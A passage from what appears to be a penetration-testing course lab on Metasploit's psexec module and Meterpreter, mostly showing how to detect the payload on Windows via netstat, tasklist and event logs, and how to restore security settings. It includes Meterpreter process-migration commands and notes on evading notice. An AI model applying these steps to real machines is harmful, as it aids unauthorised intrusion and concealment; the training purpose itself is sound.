  - Events with eventvwr.msc
  - We then migrate processes into a running calc.exe and see how that changes memory usage of calc.exe

Now, we analyze our Windows machine to see the impact Metasploit is having on it. In particular, we look at TCP port usage with the netstat command. It helps us determine the process ID that has a connection. We then investigate the process in detail using the tasklist command, reviewing its loaded DLLs.

We also look at the events that are generated by the use of Metasploit's psexec module in the Event Viewer.

Finally, we migrate our Meterpreter code out of the rundll32.exe process, jumping to a calc.exe process we invoke. We then see how the memory consumption of calc.exe changes after we migrate.



Now, on your Windows machine, at a command prompt, let's run netstat to show TCP and UDP port activity (-na), with the process ID associated with each port (-o), piping our results through the find command looking for the string "EST" for established connections:

```
C:\> netstat -nao | find "EST"
```

You should see a connection associated with TCP port 4444 on your machine (and possibly other established connections). This is the default LPORT for many of Metasploit's payloads (although we could have changed that setting, we left it with the default so we could spot it easily now). Make a note of the process ID using that port (the last item on the right of the output of netstat):

Pid: _____

This pid should be the same one you recorded earlier, because it is the process the Meterpreter is running inside.

Let's get more information about that process using the tasklist command, with a filter (/fi) designed to let us focus on that pid:

```
C:\> tasklist /fi "pid eq [RecordedPid]"
```


You should now see the image name of "rundll32.exe." That is our culprit process that has the established connection. Also note its memory usage.

Mem Usage of process: _____

We can also see the DLLs loaded by this process using "/m" to get a list of modules (such as DLLs):

```
C:\> tasklist /fi "pid eq [RecordedPid]" /m
```

You won't see any unusual DLLs loaded into this process, just a normal grouping of DLLs on your system. With older versions of Metasploit, you'd see a loaded DLL of "metsrv.dll," the main DLL of the Meterpreter. However, modern versions of the Meterpreter are loaded in a fashion that doesn't record their DLL, making them much stealthier. If you are on a 64-bit version of Windows, you see various "WOW" DLLs, which provide a mapping of 32-bit API calls to the 64-bit operating system.




Let's look at the events that Windows records when the Metasploit psexec module is used against it. On your Windows machine, launch the Event Viewer:

```
C:\> eventvwr.msc
```

Now, on the left of the screen, expand Windows Logs and select the System log. In the middle of your screen, look at the various event IDs.

On Windows Vista, 7, or 8, scroll to the event with an ID of 7045. Look at the General tab of this event. You can see that "a service was installed on the system." We can also see the service name, which is a pseudo-random string. This is certainly an anomalous event.


On Windows XP or 2003, scroll to an event with an ID of 7035. Double-click it, and you see that a service with a pseudo-random string as its name was started.



Next, still in the Event Viewer, on the left side of the screen, select the Security log.

Now, on Windows Vista, 7, or 8, look for Event ID 4672. Click it, and in the General tab, you see that special privileges were assigned to a new logon. If you click the Details tab and expand the EventData view, you can see that the SubjectUserName was the user you entered as SMBUser for psexec.

If you are on Windows XP, by default, no successful logon events or privilege assignments are recorded in the event logs by default! You could change this setting (as discussed in 504.1), by running secpol.msc. Then, go to Local Policies→Audit Policy. Select "Audit account logon events" and check Success and Failure. If you kept that setting from 504.1, look for an Event with ID of 680. Double-click it to reveal a "Logon account:" as the username you set in SMBUser for the psexec module.



Now, we run a process, look at its memory footprint, and then migrate into that process.

For this analysis, we use the familiar calc.exe calculator as our target process.

At a cmd.exe, launch a calc.exe process:
`C:\> calc.exe`

Then, use the tasklist command with a filter (/fi) to select its process name ("image name eq calc.exe"). In its output, particularly focus on the PID of calc.exe, as well as its memory usage.


`For Windows 7 and 8 systems, use C:\> tasklist /fi "imagename eq calc.exe".`

`For Windows 10 systems. use C:\> tasklist /fi "imagename eq calculator.exe".`

Make a note of the calc.exe process ID and its Memory Usage:

Process ID: _____

Calc.exe Memory Usage: _____



Next, back at the Meterpreter prompt in Metasploit, we get a process listing.

```
meterpreter > ps
```

Near the end of this listing, you should see calc.exe. The process ID should be exactly what you recorded on the previous page.


Now, we migrate to that process, removing our presence from the rundll32.exe process, using the well-named Meterpreter migrate command:

```
meterpreter > migrate [PIDofCalc.exe]
```

It may take 30 seconds or so to accomplish the migration. Sometimes, Meterpreter even dies during migration. Still, if it is successful, you should see a Meterpreter prompt. We can now check our new process ID:

```
meterpreter > getpid
```

If you see calc.exe's process ID here, you have successfully migrated. Migration can be useful for an attacker to jump out of an unstable process or a process that is likely to be closed by a user. Although calc.exe is useful for this lab, in actual exploitation, attackers often migrate to explorer.exe, the Windows GUI, because of its stability.



Now that we migrated into calc.exe, we move back to our Windows command line, and re-run our tasklist command (without the /m option) so that we can see its new memory footprint:

```
C:\> tasklist /fi "imagename eq calculator.exe" ###REMEMBER!! You may need to do calc.exe!!###
```

The amount of memory used by calc.exe likely went up by approximately 4 Megabytes, so that it could accommodate our Meterpreter code.

An interesting anomaly occurs based on this process migration. Windows does *not* update the process associated with the TCP port we use for communication to the Meterpreter. Instead, it still associates that communication with the original process we rode in on, namely rundll32.exe. We can see this via the netstat command:


```
C:\> netstat -nao | find "EST"
```

Look at the PID associated with TCP port 4444 in the output of netstat. It isn't the PID of our current calc.exe process, but is instead associated with the earlier rundll32.exe process.

Sometimes, the output of netstat shows us phantom processes associated with ports, especially after an attacker migrates to a different process.

Finishing Up

- Continue exploring the features of Metasploit and the Meterpreter
- When you finish, exit Meterpreter and msfconsole



- Finally, if you ran the 504msf_exercise.bat script to configure your registry and services, run the ***504msf_restore.bat*** script on your desktop to restore your settings to their original value
  - Right-click the script on your desktop and select "Run as administrator"

We have now finished the lab, but feel free to explore different commands and features within the Meterpreter. (Remember that you can get a list of commands by running "?" at the meterpreter prompt).

When you are completely finished with the lab, exit the Meterpreter by typing

```
meterpreter > exit
```

Sometimes, the Meterpreter hangs on exit. If you grow impatient, press CTRL-C to get back to your msfconsole prompt. Then, you can exit msfconsole by running

```
msf > exit
```

Finally, run the ***504msf_restore.bat*** script on your desktop to restore your settings back to their original value by simply right-clicking the script on your desktop and select "Run as administrator."

Restore Security Settings

- You may want to re-activate your antivirus tool and/or endpoint security suite
- Enable your firewall

```
C:\> netsh firewall set opmode enable
```

- You may also want to reactivate Windows Defender Real-Time protection from the Options Link
- The 504msf_restore.bat script restores your secpol.msc and Registry settings, as follows

```
C:\> reg delete
hklm\software\microsoft\windows\currentversion\policies\system /v
LocalAccountTokenFilterPolicy
C:\> reg add hklm\system\currentcontrolset\control\lsa /v
ForceGuest /t REG_DWORD /d 1
```


Now that we have finished the lab, we may want to return the security settings to the value they had before we embarked on this task. Reactivate your antivirus tool and endpoint security suite. You may want to re-activate your firewall ("netsh firewall set opmode enable").

You also may want to turn on your Windows Defender real-time scanning protection by using the Windows Defender control panel.

If you ran the 504msf_exercise.bat script, it created the msf504_restore.bat script. When you run the latter script, it reverts your registry changes back to their original value and your secpol.msc settings. You can manually do this by deleting the LocalAccountTokenFilter Policy using the following command:

```
C:\> reg delete
hklm\software\microsoft\windows\currentversion\policies\system /v
LocalAccountTokenFilterPolicy
```

You can set the ForceGuest option back to 1 by using this command:

```
C:\> reg add hklm\system\currentcontrolset\control\lsa /v ForceGuest /t
REG_DWORD /d 1
```

Lab Conclusions

- We saw how an attacker can use Metasploit's psexec module to deploy the Meterpreter
  - Using admin credentials, possibly achieved through password guessing, cracking, or dumping
  - Metasploit psexec is one of the most useful modules of all for an attacker
  - The Meterpreter is a powerful tool for controlling exploited target machines
  - We also saw the impact of its use on a target machine

In conclusion, in this lab, we saw how we can use Metasploit, with SMB access of a target machine and admin credentials, to run a payload on the target via the psexec module. We explored many of the capabilities of the Meterpreter, including hash dumping, process analysis, shell invocation, and process migration.

We also analyzed the effects of the Meterpreter on the target machine, looking at its port usage (with netstat), process details (with tasklist), and event logs (using eventvwr.msc).

In the next section of this course, 504.4, we look at password attacks, including automated password guessing and cracking, as well as pass-the-hash attacks.